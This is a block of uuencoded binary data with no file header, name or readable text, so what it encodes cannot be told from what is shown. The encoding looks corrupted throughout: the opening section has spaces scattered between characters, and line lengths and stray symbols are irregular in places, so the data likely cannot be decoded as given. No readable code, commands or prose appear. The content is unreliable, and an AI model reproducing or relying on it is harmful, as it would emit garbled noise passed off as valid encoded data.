M! "O4#%]. : WDWPC@H. HD' CW `=WKT; %/WUKD*=66A=, @>"' 1: 5+PF: +Y8M7%A:
MT3, #A: [KDBILZ: "\ `N+Z<2_/] (6_5\HLPN<Q^) N; RQTG^<O28B>#5\ :E"1H4
M' PZWB9YL; 3+R"?G8\ M7&B! E*A_EZHR' GN=X-KY/N^P" IB. A\ /I9. M! B63F0'
M (SI%. ?>! _5QL29 [; KCTP90WN! -5 [ZXUUS `FSWR93\$E"@. VM! " [XU73\$Q=&^'
MM' @?5B) ZZE\$3HJ [[H# /8 (7RKW01@EOPNW>C9M) /V-Q4WV6ZR' /) M@9*1J>I
MT64AFT#C_4\$<G5L: F9A**26GC<2STK45 (I) -T] > [=Q. %7S^'=N<'Y) 1 `Y7C [
MT=>' \$/JFWUW#31\$?MWL6=]] [04-. W?5D+#. X\L) DO*] W (] [90#.) ZYXG68 (\
MMPiW+C@Q30C<T\$ (W4EVIT4^/3A' MK5?#? [KI () T\@I/EJI (+ `7) JRY] 65S"*
M=[V@/U7&E (L&0SC: `U8-DY5; :-5 `"%&X=. #KYD6, V#0 (&HE1T\$D_6=AMQ"4=
MG\7HW_1HHU (\$R^1P^/W; P-YM+CV2U<?) T6. WY5WE5K!>4 `O! UDA, [<V2D\$2
MT' [^: SG4DX_V- / ^, 5D1>\ /TT*^H, SF/NNRU `X\66V2]' \ -20<_A1F"7^Z#++
MK7*T5 [B&7UN0=ZS#3O&V, 4@O@MLH\$5! [PG&0GZ ` _OP? _"F, <96P, !M=K] <LA
MH@K; 83#>^TKFA&, I*RVMJ<; Wkj] . NE2H% ^=R59TD@J (; X1. AKH%#L+FG; AA
ML"HTD^MEHJS: . 4^3' @A"@], Z#?<' : Z<KU#. F (BAZ32; T [F>HR77P4NJ `#I\$W
M@1A#T7?KZRW, :RDO2>6I*L, 2' ZQROM-8/H. M: 7<\M_ (Y44L*G+<LDY=) J [J
M6#] IB<, S `9EW) QA. %2&TB/#\$] ><VFA' W) W%L^2#OLZ, (J?2 [0\$Y01LBVUT. 0
MQ' A"K `AO\$:>10) ' ! = [C5F37 `XD4@O: &KSW8X63Q9-Q<LVH5_P; ') S7HI? `'
M#S: XG@U-CDN&:, 9*- \N; 0&; W6A^5>R#3) !% "LP8R". CT>P2IUS, @_-0>! MH8
MQ3C3<' 5:] @C] 4FM>+>*^U (] N#MWHJ1, "196F_Y' ?&* _SA=7Z&2H. O&^JJ. X-
MA@3>6G8LR^W<CO7YK>! O&\$ `8V! *--^Y) E' 1: JN@D@7F^4E (!! 10. HZZ37#1B
MO8P1) 6V ` "!! . Y3Z#=#MU ` \, "_ZG5; [>8UL>X#N_OSM>UHX8; 1I2RL# [#F# [^D
M7&Y&: `PHOEN; I8D' +M. & (NXYW; 9\ V+UYLS `0, <42N [Q1&H\); QB88"S) Y%5S
MP/8X<* \ +V `PJ' ?' "VC\$W2!! 6JLY' =!EQY. `?@NH&2+BPGCD) -] BTO! Y8ME\$5
M; 0<MHDRKYI8Q=L0V+^@UQ. A8VTY%R `DM=CWZ28MB" M*81 `6N4%/ @6*GF34+
M&54Z3M/) X, H (*) 23UE8^MC?JRC' *^33! N! U9W) ? ` (=!! "IG! <WE! =V45Z0*C
M6J0I^^&AVD571D9I##^K2F! ^SAF<1X. 9 [: *--7, VM22PF] ; 6@O7&=\XT6?FV
MT> `! _H2* @^KR_-W, OIM*FF_SQ>#8V=*VEOJSF, P] : 3JKMT] #?%^<@D `F1X'
M77A79; _ `=S8ZC) 9 `&RB"] J+L+. Y5" F; _#>* &! -D ` . X4NB+ _-*O! 41; /14/0
M" N>#! ^) "W"D) -D-, 0?Q' !-G; A#) "VH [; O1IC^ [-T6RF13 [6\$BAS_>FYZJSC=
MW. <+KT368A0F<_P! SUY^K!] JI5KI>EA&T7X&. KPW8OK% `) BUACBAF) H\$ [H8
MS3+61; &MEA6TB3>4E#H\ [R\>RM ` . +M; 24<5, 30: H^+R?@V1AJ&; 4<: ID4@3V
MDCBH8! HI. P- (0F6@#F: " *LU' P4, HMTVF" GZC_LR0: -_K^K9, ZU#FGR ` /5%=7
M: U2' TH\$ `IUC-; -9# ` . "WEAF%*7B (15F_5NET. I5 `) &OTB\H48&2LQ^FE9+D<
M#D; 9HT: CL: UKZ0=) [U&%U) 7KE8 ` \$9T3Q>43V, CH; 8\UPB6; ?E&Y") [9UKYYP
M-*L\$7] [*N@I\X [; I* _VF. YOO' LY/YY_1>91UX58Y] 7J-@QL3= (_5; RW [5] =K
MZV' EJXTT-VIYB+ODD=5D3%M! #\40F7>LB] >87HM_R\$) [+M [^6CF^8R: #?ZTV
MUGX (]; +QM^8-, [C2: @K1 [(U@U `) 0] -5"] 0, P>BW@>7C4S3 [ZCZDX0@%6C. ,
M5AKG_?^C?S=72%T5<%B>RW=Z ` = [9_G. 6X) WE6UY\3 (S82_&NUZEZ?5"- [; R
MK3>PTP1C/>%JR' !X, ; QY; JR%U8?O*"5LKK3@Q_ [V2KLYMP\T [TV?LM3, >FS.
M86KU. G\$ " _19B `ZMK] ' >L7_>+ \ ! I_X6*GE! \$JM1 [2; ' !XW\FD&' %0RH>4U+?
M-5/2+Y' `0U3+/E^Z5JS1678; V^?AP] 7=5\] 6MY8?2AK: 1L `^ ` \ [; C+M#*5' 9
M?OC-VR=/=XYVWXWF] CDZVB\$ /YU-I^ /-90/BXJ+100 (A) U^--) OG@S2?K.]
MOOY] L] 5NKC_ `I1I' HWI4-T2 `LUJ' C_] *TV%O\$07K `P) >NFIBK8A4-\#HCLEI
MPN [FF [! &U>EDAL (Y [N) 0+@ ` (!Y>B, 1-4A3Y8--%V#=-S"@&XW%Q; 6P914; H<
M2" M! J] ' &ST56K? `=DYZ30 (9. ` : /D-VB7+E-TL1O\$9\$3"5NN] P) !33= [J] 3X<
MUL*F_ =PF. 2&A<QJN&-QO! =8I' 0PXI! P (>WQ72F*, 9<G] K@<O4W1+D/ \$YWW#N
ML&"5=7] 3] @") !Z' D>G7RS [@ [#8! : ^WTNBPE_HZB\29; -G&; ^GZJ, W] BEO1 `O
M ` (<1W+T3@G. !*4! WWI10 (; `&J> ` `9@7N" [I "F-\ : E) L&+Z-) T%X/UA] LWFUO
MWEL/GK\ \ @M] ; Z [7@_\70VM^3*#V;) 5! D"9AM3 (K369_G5H57' -) @X?3I#<A,

M7=#!\;XG;;5JP2]0]AF(%L%&T/IN<^/[S8V-.6V]&?=(F853AK/(` :UP=_& MQ`8Q@=NE&36ST'QR-DD1@TN:ALIWI1CVX-@0OXO1T\$O=Z,ACDPQ.>%<E,(!G4 M\$/E0=N,17K!F%!C2I83'AT]5!C6A3]+QU83D;]Q7=1Q6KN'@8=08J%]^1#/@ M:#)L=-/A=B/80<-3OD1@*,3).4:R4VO72S!>T,F,A&348N#'6*.#`7QBQ4Q M^"5?7)^4;<?Q0FMOU1I>;#;>, <8ZF4K,C/.D1_.MP%X,U:>C7L(&H>2O'4\U M408POU[O,LM,E*9R.*-Y)D1#K)C/C:Z>K5\$ZA8FL*<?5C+\$IUD0RMAL?];R> M0;O=000WN4G#]*B=[Q&T;;,V.ZA&, &6.;+]8ITR/RR5BH4\I9J)=VR>@L4JO7 M1/<:.,D\$>'I%/D@CMZ-9T@"-9B@L5A-8>C!KHT4][A\'AJV='O^P<[\' ;P^N# M5S_O/=U]&CS^1Y[L_O,_=PXAT^IJL+/_%/[[1[#[]]<'NX>'P:N#8._EZQ=[MNT^Q5JCL8&?_:&_WL!;L[3]Y>;IWCZ<>8_?'`7[<'UYL?=R[PB:.'I5@P[L MJJI]6L>#5L^#E[L&3G^#7G<=[+_.:_H%-8MW/]H[VL<5GT.1.\'KGX&COR9L7 M.P?!!ZS<'KU\=[@8XD*=[AT]>[.R]W'W:@`Y`H\'NS[O[1\'A3SLO7N3']>J` M=MZK_:.#/>CDJX/#X/\$N=' /G\8M=;@B&^G3O8/?)\$0[(_/0\$I@IZ^`)8X.O=M) WOXP^?[?=\$X.P?_J)EJW#>[QO(!^G!TYV7.\)A@-4;Y@76X<F;@]V7V&N8 MC, ,WCP^/]H[>' .T&SU^]>GHH=1_N'OR\]V3W<"MX\>J09NW-X6XMP/, ;FP\H M9L\1), /C] \<[M', [>T?[1X<O'E]M/=J/PQ^>O4+S,U!\&0'BCZEA7VUCW7C MF&%U7AW\`^O%R: !U` \TRY\ \") I2G;P;DXA*E(<F1G@R9A)H^LD6*M^[O/ M7^P]W]U_LHL97F%O^P=[H:P;`O0O^=8*[;\RPXT^X; &CB0"?>, ?+7*MT: (& M>\^HMT]_WL/^2WZ@A, ,) (1R:OB<_R=1KRC^+2:Y6#S!XH&>T%P7`2&-1`1LZ MG5XPAE[/WX6HU*\$ (KJQRP)JC&7R9<+T"Q8H&J`0`"MMT#\$P, S[^, >'=%J^5H MOL!780L'XQ1.A`3-5N.\$-K?,\$, 704VO(BS%B41+W:MBD3\HXNN;R\CD<QI, T M12E?];>A?MAEL6: +<V4841;#0HW24;Q:X] ^/4/\$TE5]>`2M+1BH%X\ID(%& . M?^)C.JMB.WC9%0'L(.X#GX%NRSF>48^T9J:@([(?E)?BZ,V7F%/ /7&LBN2TN5 M=\$2'\VQ, ,3-!EJK&YU-\4C9I/9!R*)4;)(GI*7S+YT0;7C_G2_B6SRGM6?G> MC\$VN9E/E@R.Q-&, \NW3&* /=DB4RG@!TJTC'8J-CXGY%J#=GIUX4D?M\$#[.I M4F.A&"G"Z/(2!LA87@ (A>12)=_UHFDX:T.IDIX]K/\$U?I! ?QY`G((M6P@6K@ MRU>GU=6+^1.], ET-V9`21L#.\PV8SUV,9H*8FQ@4N+I*HR)) "\$/BF5']@I]J MZ(N7Q>\$6#HW%HR8+2\M+>!&:5_`35R^IHL/N!(ZXFRHGJ, ',QHDD2H; (Y_VG M:;<!5"GD^_AJKU=59F5+_0:KLN%22S=I^G2FU)CJV[4F4KB&PNV.)!ZZ,*1X MOTI9BJ;S4I2X.`;@!^FD1['<LH9+S-@=S\$+E:=F1:K'/J,%,F[@2]LT5FU4 M:?'R5@NR-+FSDT?3O6_CMROGV#\PH5 [>QW?7#6 (+\$JW#U^LJ.4L'DN42J M@6\$)P31RV^_)T<NJ)-:DB.XV1?KE;]5*<\$>2&Q'\6*E9'T[\#UW_0_\$/L? M3O%#B,'EEE1?;390K>B!P5[*0GL.GLZ&8PQK+P,FPT64;?B*%)_.!FSX%L,5 M(_1F`/`A7_((BP;_-LB-.\B-,_#')6X4!+GI"7+3\$?C#QW(2TS4XKEA+GN66 M/-+\: :8%MCBI7F=3&MDM/=LGA\$=MOL/N+5J' _</J:#: ` [9G8M;Q-CIT588XN M-RGRE:"]XW7.W_-ZRP`[0])'F'4H]93#L%./<E]Y"^WGJJ?\7D\$5HZXQY:P M#&87LJ&F=)HUX\$(B)T_E\$%09>_@&@E#Q;S\$^I[B1VR=4J46DQ(T@XW[^&A2 MR@7M<APU',K4O<B+)-_P=4ZD@[\`"Q]A@!2X(YB.]W,831<X^V:PWOB^"=?> MFSFAUDV\$:FC(@O(,BO@/I(P;3(=' :I-5^U@G,@<.\.#!.<4Q&J<M+. \$QY-41O M5,2MB-760R0,X4.\]N,THRL-]^%]C@W*U@L;1KL([+`&_;D*&U1U]5]V8IU2 MZYBL7Y\"Q<;ZM<#J]1"H(QD/KJKON=\BL."<4]6#F>(7T#&6GSXMU+QPG0! M/12!#R0^D\$!6J=^XPJ@S&^ (;)=(<XLG1C\$PLU;UD%D7-MYYD=[6#NBU9RNI [M'Z]P899\$P>IT&Y?%!L7X#,Z7DKL:A2.'+P("2\V*\$."A3TPR5;[.J/JH:D1 M-S).4YZ\$08KHOK^>K68_-^&>I5FV*IS&O4)%1UH@^7!'I+6MQRD>3.)Q!R* M%J)@GC]I-RSIEX\$<D>JN\$!U;?:'1.-/UAW2TC/O!,3]-1TJS>1,ER:WGWT9' M.<:&1%&,_[O+]G2<M?DE4U(<?'VP^;_'ZQO;S[ZIF#2!6)>[]8^Y"J,T'\ M382C8ME<^8<B%M5+WM(<;3,SZC@*0J(R<BR3B05YA:D&T.J)*=M+3BD4UM1X MH3JE3;J`&@GD%8(P[/4P+(1Z,W?7_F^F\$G/>"SR>TC2^X`9-9R0<>I.>L:= MCLK94%:J<'BRC0(J*:J67)A[RO=\$80SA%XYLHU@L2?CXLH;"KXPXPR\M)D5Y M\$^.`7>O5FR(:O=#:/V(K626)]>HJ0U?"V)*E2&'4"UY3&B"HJ\$T!_?C'\TR M%K,?,T@&UYBYH`'+Y.@L04#DG"B#W?(>=(2G%'4&MN!3] \O^`':\$=#>@P<\$ M+!L%_6E0^>[4_5,Q5CC&"=\V/O/C+GKV(;9+I[B=741`@XPV?Q8[X93P=UC\ MXC!(!E0GUQ%9/W&-M4.B1->6+:6F4,GK!3:6XF]7(@[EM1(=> \[ZOS!*F(2(MSV*@5UP"0V",5(01C*9)=X8P;CC_5U*\2M8PB`1-Z%<2D\$A#?K&RD,R?\.&M M\$=#N)DT9AY;'1[>3&`U@`XZUR6&`N.?LL!<-WM-#,R)2"X5(:6S#LN+FK)%% MA%*UVHU,BN+. (T:8M,L1Y[=5+/JZ\$WJ>#`7A6)!5P?P4?+ [>=H%EDD&LP\$V< M;! [^#-PWBVIS`TQ#9X*V"Q+#92K\@QB8A95"\SU2R0YCW&GL2M%-X1J3C5, . M_@5L!1<%IWAS\V`VTILPFNI*T!6#"HY.^5VV>]65Z"J]E+`>QH/H`E'K1]DT MCGJ\$4Y]=C6"%M,\2H1>KEV=!^A>PE-,)_HJVH[P^#>8DH:*AG2JFXTUZNA* MT[==Y]+(J(`GD: ?+#X;UP,RCI>96?A*AKEOHV&G.C:I4%>8F=) & `W^XNKP `; MXJ8T49C0LT4^HH1ADH?TQAKBWX+5`WY8)>:F*8P_;JZONF;WN5Y4PKF0V'[^ MLBY;<-D%G=?QE^8.X&OVE" I>M'<<SRV'EN(/)'%Y_,7=ED'1U"5;CG0Z^+* M]JYW9Z7IQ*+VAUHVSKB4_*Q#1F#/#+: [`UC8J;`4ZRI5Y6G!.,ONKU.`D89DA M1#W?HVW4]UE)W#2FB1E5822_YZ@M1W%GS,Y)2JW)YXU(G/BP%`DL!J%W2%XE MXHP(" ,H'(_1CZ="W;RP#?Z5ZU@F!. * &!R16**!I@IE6&F6GRJT_8CY3&47T M-E/ES\)]*G=@4NG=I(X_V`&AS?BAONE5G?K"3@9#/#5Y!FC48BI;-FJ+R"7N M1P<MGHANT1-PU1)@<AGZD_1B>K;J!*&PX]8#X^_P<T'FR4'` (=N2C/; (S>W M/9G7L-`)P+=3`V&O<W(U=;?I3746[(*B)58+W(0%OOO@WG?W&^M%0:\$\QI&; M,I0M`\Z4CH@3?V-UWR1EY;2V87<D_C[<(F<%O.?"128:I5F, YA*9X`_ACR44 M6#(?0F`[@VD\&950&)R\$`<6@A\$8JC8I-9E!N+J49JG<Z` [64[11CZNVW4&Z9

M8BT\0P]KZ0B&/?CP9R7MBB14OIB@*X\K-Q%PY:65YW>FT8J06^E"5@0ONV(6
M\$? \\$ `DP\$%#5*QN1W#9<SLF6B=(?=H:<ZOI3V5)'BC&.)["M:\$:&)EY]AO%
MD?YM5#NI=6N)8XIJVI>*='F,6IV(6N\$DMHN_C3@F]3-H4G71@GTJPL'6=UT.
M@U`B@2J%KVV_NQ6-@B2IOL/IG%NV4`U?H;U`*':IWQSI)-)2Y#UJU`NEJU0+
MQ<>MY1G_1RQ`+7A[@G]U\:\>K\<3W84_`^:KX\$`TL],Q=FD]9DSTV>N!=5[^"
M8A2V[/63(!VIR%,P_ ;`D#\$ZCU64ZK.#R+5;*C;O%40<)WUH"#V:'U,[K[@Y5
M=G06'ZJ@J(53K[1(5*HS[GI!YQ9=@<7I_B%YR]V`A8X%4'05S8?5/UOU8?59
M=HNZ=Q=Q:Y,=P615_@)^ ;?7&E9'-`NNZM`N/\$TI7!RR_04EG4`OUYUO!*GYM
MH["^*H=FAE%Q-]<K)#7/1N_)#EK%,\NV\!K>2TV\$.5QO]F")\$&R6)DV++PY
M\5&D.C>ENHHZ^~GUUM5%<2^=0+(*;+<@FP6_JR]>>%I5?JAX00=5)RIVR!JK
MAYRIS\$50V\>)>TM;ZL:]L537[_I.50?L*AC]"2U54/S?LA6.%]'WK5;9[6!.N
M&!`9H5<Q@8*X=M]WL(58\PQ4_>.VNJWK\>S>2T(2]E:R*+/277HRF_6J^"FG0
MACF0NF'.I`[#VV@(-=&C\F582-(I87`"&SO_`D]6TF.G;BX%&21('JXJOJV
MT\5*/D*/&@C^XZT@`=", :07\`Q4=44V6CQX^NH#02G\$]R:/B&6JT/HMH;@4O
MV*+;N`@2A#2=QN^3L>`.X(\.8`9^Z\$SB?GR)WU?W7[W<.7KRT^K7OA_:C)^4
M>-75+DG+JV6X-JO=TTD<ER</;RA^0^D8RB?]47D.--.X["R0[_R&CMR4#A,S
M/\.TV^DND&7^@`''\.`9* ;J[CQOF`3(M.`68]O[E3"V199`Y'\<7<]%X\B*?Q
M3550N(@%ZKDY`U36`8GD##;*0HW>G+F7WKC&FYM6)M*MH\\$2[<AZ/>BCQE]%
M"21_+TSI!:-L@?HZZ:33'8\[_3@:7I(E\`>SD`=J^69,[3DCKG*S<V(2\Q9
MHX[J]"_`MT(@7*WHR2P;`A&\D!)-S+DF9;.=Q]Q,JQ=QS*T['>()]"/+)%<[T]
M+LU`J(EHRA5-WM,]X23N)^3OUI0`QW"@P>4OFZ9#!6N=E0^"XZWT[0/RW83
M,6+V=/PIN;%R6>&S-`U_8]5V7EO.AT/O`YU#US9Z!7^O=\$@V-*D!0WS#Z55]
M=1C\`/62'Q2CHH(+LE*UKT=/R:GI&KH5:\E084X*-??3D)74';FG=V"!"I!WH0G
M<3R20KP#Z>&>GBJ[0Z%_/M\$Q<#PIN"]B?G\]'<P0VT%*I_2*V8MM_CL"D3V
MH6"4NB=^1?7JXZ^FH4(DU7FZHZ)C_ES.>01/V=P\@/O-I`>"VGNYS^-IE`I
M^@52ZG!W,DRF+V?3^/+3BQV.D]`B#5(CFYMO1C`#[Q?=-SB8PX]UW@.*+K-8
MS=CAS<W_TC_/R:_&MT"G35;L<+9?P)BBB?0'?=#?BN=>WMI,5WC>+9JG,L)
MU`B#5D8#[1B#SI<,G_3D]1L=G+R;#@86OC[OLFI0'(_ZX2:_#M.11IV:BM(
M\$&IB&KW7FZV+_DFP34ZN:*>PDFH0M\$>].MSKAW\$7^I)D0_:Q;I3)LA:);6["
MS8'.5L-BH40`B3\$<?!F<BK`@79D#K"F12IX,IY)'1._@G(>^>Q@Y^5N9W?_
M::<S+]L8Y`X@X0ZLS@*5XE4&9NA&?GN=AP?83YDA8OZQK+S23E"@`@<_?"&R
MPKC)<.\$KTI<A\BW<MUB!2:'M)K%1E6EC\$2"GPZ.#5_0/7_PCR&9]+IX10FI
M/2/T<9LF:(^.#2,HVPV8:<"J2-IQ(V:*5.^88W)I:MJ,ZB[HFV!QI2QT]H
M7T/V\$2Q)8+FA2JRBQJQZ<=X1Q^?H)]@H7S,0LE#HY#&;TC@,^8+)E\$T,=).,9
M&)B.+HTFE\GH/!V@FW1H1YSQM7PEFL*JNJ^&[E7>4\YZ1C*KJUL%N(26PD:W
M[.(&NCJ\POQ.G(_KPBDB=-(C)5K5T612!&]:2%*<9`TK.,NBRLU%5,P+*4\$9
ML1B]XR5C+6C5@I93`TPS^E[#""+R_N+W=@KM)&IID[U`+VV7SND^-2644AH
M1;6C_AWZN(Q@XR)NIAZOH3@HOP*6B98)I=#7DI33`P0LU]SA\$ECG63+8TT/
M`M,].N.]FU<&&[(R40[K=>[["XZ<[O[F-2]]D#B@SOJ`!L\$5&.L(K?{0:Y,]
M!8'5H1>F:+XPO_^(LZBVZW>GIT^\$>"V@,%*U@41O?5K!WS^LKNH[A0JX2D<)
M7%1AIK#7=`K)`9BC5@P3:7IG6Y,>P86=@%U[Z>P\$AD1C)2\$&2W().[.]AGI
M8\$D`*";!=6)CNA:RT422A1,`;R71`,^1*[J=!)FZHH@1*8]H);[V^"]_M"]6
M'JW&!<83?SC-/DW%\$MV\$218S5(X(.HPP=B!FX+WY`N(4Y:7F.;J:~/DZ1M`
MV# :WH75ARAE%*YO2:_KUCF-&RMSD:HC6GHD`!4);35+%JN]W6E9*P7-4:^Y3
MU+I,\$\$`VPUUU<(7/BCBQF0@")*+I6>/I80L,*O-E^_J4FOWO\9"+G&\4!MF
M*%0AH`2627<S0Q-1E`^;RI#/6L\JVKK3<M'8FX1VY1":=P[59]:<TZ)@4[S/
MG=ABRC?W)=+9)45\$@%+A382PUQ_!U`T9)214QY^%#+`7N&>\$SCWCZ0/GI&%
M"(2SNJ*QZ7[K)H)0+%Z*S+5=>/]I]B13.\(N&H;(:K!+BA6O;&'KCO5/(015
M[\$X1'91VZ,P[^`Y^!IBZ`_ZG=SQN<X]ZA[H*GV5D"1\$>`R04<^3,).^1!V
M7"H^1PK>L6G7K,F!+,>Y/OOR+3TN;^EQ04N/%VU)S=N!3-E+=!W(U*`*1H,T
M=?3Y4!C!9TW>S.F<L"=]F;JVC^)`X=%BLOB"7K=6;ENG`&BJFFF_VQ%&-U
MNO6%)%0E;_FA[,3>I8/'O-U>8>%)OGZ15OFTS='4+?BV#SVC8?.,9`(>418
M?EN3=-P9Q7V)T:T7_MR.Y703/E",<VZE(+`C3YK2/A*P32;39"SD2`8G5REQ
M7EN85AW0>YF/\$G%!1K`.TZ7(.IPO(1Q8O)QO#+38TNFMX%_Q)"7X>W(5(/PF
MH@.U&C<Q]O>^Z*P&XO#KT+~+>#F!::HZ[:E,VP#[C\ :26@YQCZ/U#1]4I=)
M,>R/X9OY@W`_*WK#6?=2)+*%`H#EVZD\'(M&4V.?B!Z!Z`T#>5M:&7?1%A#]
MQQKV>!/K<E,R8BB9"W]"*?&CFHK097_\;U<C`NB6(CLE=W1-DK.!B>]WD_Q
MY>[E-!X!"]>A*J`_.\$/CKG7SQ%LG-%;#5#6=AO#US%3QGAG(/?-]:(DSVE+Y
MB8!BJLE`G<)HJOVKD!L0\4\B`EBM\$RFJAA%B4^YUQA81DWF;(+&1R;AS<\$+
M5A`P[NT_7CY^]0(=^! [Y]GNT1-\$D50%4JO!QXH)(LH>@@\Y/X%P6Z&?WTV:
MS?Z6]Q`A,^X4UE]D* ;O46[G6.WTRC@;)9?N=X/J32TH8&^T(JL6AZQ6L0-Q
M@*@[`J]U.&2?6!;[3442EI\U?1Q@SFD6!35CQZKO>G="XU'FEA=A0]HYQ/A,
M^\$3`<).-8#_5GJ?1>90,\$& ;H=HN>&R0>IY!5C9WZ\$MD0!.A0GNR(G/#@9FA
MB`77GKKKPG+Y^Z5#3T,>\$ZB?NNG%,4XK;\A9DJ)%<!)IU"C)*YJ`0S\:_2?
M6+B/.?)UMZNH8G`*H@EFQ>/"53N\$TR%N9KUGL`-U?0LB?(!T5&?-%SMQ9?3Z
M,\$)DZ(P,3+V.PB6H]FL5@9:S`S:;S?`"ZMM?F\=W0H*TKC8_KA":XXO=P_`"
ME9J6(:`.6%]@FRT<0D5PFA6:_<I9FDT[WNE;:ZD]+(/GS;RM]25NU015F'5
M@0FJ+MJ1_) \$\]!HJKC=FQC=JY@,5[ILN)LW:SF]52JSI4C7=\$6%/Z(I]&J.N
MRJ%7@DHEY%W-LC3B@E%D"0M2=. \$T!M^Q,52[05<]2M^O;[0Z4+4V`54N'ZJ.
M%68AG=<[SW<KFC"?88]?>P,<A3D(OV8?#*<UW0#2>'ZP[*SCT^>TAEU0@V'

M<#AVA*L6,=^*9M%/7CY)L;>_BSS:*0?<&9\$GF:TX2;I'W6%/ ,6ZIA3FW_NXP
M[R]BVU(_-5W(Z=3;)\SM4VPQ.\7G-!*1[84%?+]?'7&W>'LJT'\'+',YQC"!*4-
M\MAAKWFGX#?O1M)\T[=+O7A&N;2=+&?68B:<T5U<ABRHOP'F6E>&8S#E8S)U
M3>B\F<2#A.)K1!AF-<JF4)BAR:=9%\VCU6YL!(@*^B^0?'\$*82<3T'\$(>[/
M\7^#7C2-@!&2CT0\ (8CJ".KN)1.V.H"RA%^M#6TIPT4Z>1]1D\$.L#PICCQL!
M021+01#GX<P:\$03%";09(*6+T?A!G.\$3JY7[63JA+KJB@R=;S:'<>OT,WX"_
M\$@'+FZ^F7,7VOY:XP4=/\U=ERKT98' '#2WLMXU)IN7?N/+TK(H+\CIB,J"!H
M\$X6.9+C6UEPIT9>XTI'D4_.S)7@'5Q_8<E6IN67]-"19G1=.%#G!\$DDJ&?V
M*%6.AA4V")9R&%W6L<:'7395Y7Y8+Z_^R;@+A/WN9(\$&>D'KN!:/ "AOP+H!2
MAW[]B\@>SFAZ["-HH/#JF=?P8R!<:U=:RMT(C>9NR4L+JMQ(JZSK@BVT,\A(
M\NXRVLMY-*%MCD8.Z' [&8!1R^A\$4\$./M#:YJ5"MIKU4A74\ /M^TJBX^/'E((
MJ>W5@*.%S@03'V)&QLB\$&B%[\.(H02R,KLM'U4:.>KYZ*QGYU(.3Y'AWP-:"
M;+_#ME(\-M-V,,': "<#K^FQ)2[HE\TLQ@SR*J]E)X04-FS^NGZYOE9)NU[
M/JJ?@NR%<GOCCK-387!X%6M=:Y'*HE&HH5ZO6]F-'MK.4WT;U?;]U_/;71\=K
MX2-D!2O-P+\$?J:ZH)47M"RY?2'@>0%8K[="RR2C,:10A6?-7O&Q:\ 'D4-==@
M5+BVW]XT': 'PR]13R2%#6\$2#GF%O)O^V_^J7_<[CO?V=@W]8.B>=()<K_TIO
MK?P2T4[9##XFF5+D"]8^;:S5V]EJ+6"8%?RY41)_RSP&J![H62F,K6GU])%D
M+/4]]OM,KT#8(67\$!I6>/T7IHDZ#R83/P'^!6<'QH!P3_T,4\OXCSE51'A.H-
M*Y8;QZAG<1'5/%WJX['8?@W9YHQ/A'(M4C/[#>'QWK:BQ&QABUK6?Z':]HJ
MU]<9HE\,"\$'(7<A\"OE=C25TJU4R00+V8@G'C&'!>_3U\$XYHAQA**\$Z8)Q+7
M69,X9G2A(;UND>E'E&6S(0MZC,YD/^%S-\2XV.TR:H?0@\M[J^@KOA2*2/M
M>>LUC/CN<[EQ-XNG.9V0;L/7[;H&\$F1\$02JE/JQ&\ "%0Y@6=ZSMW=/!2;H/C
MI2(D4/[*:MISU48@:75(L%-6!7<0,QGN7-4J)NU#9?T2S;XK*YW*-?6\$!21U
M2*+7KPZ/\&I)<8EX3T@T-M1@*#4#6Y&IO%:S=D0BE6P'4R_1"UE/ET8>LY38
MMKQ7+E-PY:429A4S&>(V^4(E")3O?LQ/P*HM9^8C=MX@J)+8+6JNA_!#OOK*
MEF-7_TM,>[1[YP[DNH\$=#^@USMA/N/+0@1G2!_D";=PB(%TWJ>\$S%:@:^E) _L
M3%,FG\5J;<B[SN];LX5FTTU-TC0@;<9+\$&ANL:U?;]A[I73O.?6;-J0SC^CY
MAY%Q-Z@2=\J.M;/'! '\$^ (+9D[Q#>\?Q?.#K@4T0%"D12T\@P?&_36I]O3'T]B
M4%:G1_AHT11);4)"(D7J9;?Z'\$)9+T9[(K[=VLJ*C'Z(%MVI_(@2VU%`6S\$
MV^L/!H-+<DZ&DTYD,KRA39*><FEPN_+X"FH1D\T2,0=#TZ30`LZ1BB7C<&.N
M2<93<)+9%DBQ2#AA8,[.Z1S3PA-*J@:#!#Y_SV0*5%<^!]0UOSK^NKRGYXE:P
MBZM'Q#2,KA2DGL3G89>/FLP!Q]02NR5U_91:J'<H*'.\&PVHI4RY!*V)+J_Q
M%?-Z//;0D\$R9\$<,<46AL)LOD7W'O&2J::FB\5Z_K7D!E@T'<CPBQSW4W;>3(
M+C/LJH!)DV4NSXSSU*I+&_*/WLQI[\$+"D'_-<#A_1\\$6D2VH='7/.LS-N-Z
M>^SL5NM5`_D[3Y4B^KMHE*O5VI61SRS9U&Y\$FC<,YD[#02I2FA6S\$9S;'M6
MXY(U='JW:B^YH\$G7M;KM,7#?'1NUH5!#O>*H6K-O?FVL-;_YQM;3\-&1BLQI
MMPA52=WDR^B]TM7YK5'77#'#M(\@-\?.CX,?.UJ?K'IU*E/OA[6CS&BBH.N-T
MPE8<&'2DK\$'_+Q*C<S77S#MR!R/_=-;_AJ[&\RF_%OD/X59/2FRC"M-(FJ.4
M#MUQO>1XU\$UG\$Q'FT"HR(7S.G*K?L'PYK#D>;6CSA)GYWWI8HD\0W:?) *S`
MKPWJUV;%-JJ"&Q!'^4.7#_72B9\$*) ,0TR+;=\:RNWG&5D3K;E*HW'A(2<MBI
MJF.BZ2\@XKG\$FY/HC/X9FZ\84S)>.Z-\$LB!"S\$RPU9?=X8\KKU^^L3\T/=M0
M4^ [M#\=NX&CL\$8:-_K8</\$KG^:&2,_*7)"N8-8\$^B<+(0J[B[T:@](>:S\OA
M'S'(P_WBD.\LM>!SD>4J0\&GV9:%2*\$>XYLP:G<Y+*^%]LK(X>HN1W^QQL9"
MEIB=RHL/3J%Q"97/P')KS5JCUM_RG!Z85!J/5-92D@+>B;7O[O_H?:(E[!S
M]/+UT[V#BK@8,) /KU[N7N,UI#G&8A5K;WR#LK==F76LO(=?JTZ:Q;\$X=&JU
M\F9\$&@MN#L+IU]-AF+I=!097==]/1>\Y''?,4UC%+M)L0&+#F1B+XM%'O[2D
M7\A3F5I,;MM^#3:V>J;NW'(8!:ZGXG7N3S6/4"VSS^ZPQZ"Y4I'<5+;A!VLV
MU!WED[;OQY4GN_N';P[+=?VAT"GI>822'3(^VQM2/)Z0_J!@;QE80(REL_+!
MGJMKRWV)^IT_,T)OZ/[QA#=&F::-A^T%=%^U@MRBM'OE7T43EQS*_L[*X
M5?9KIB>J4.P\$,/)!R8.7A'R&S"YMJVJHPW.70!VRJN1,;#MJ\$M/Y+%E-U>ZH
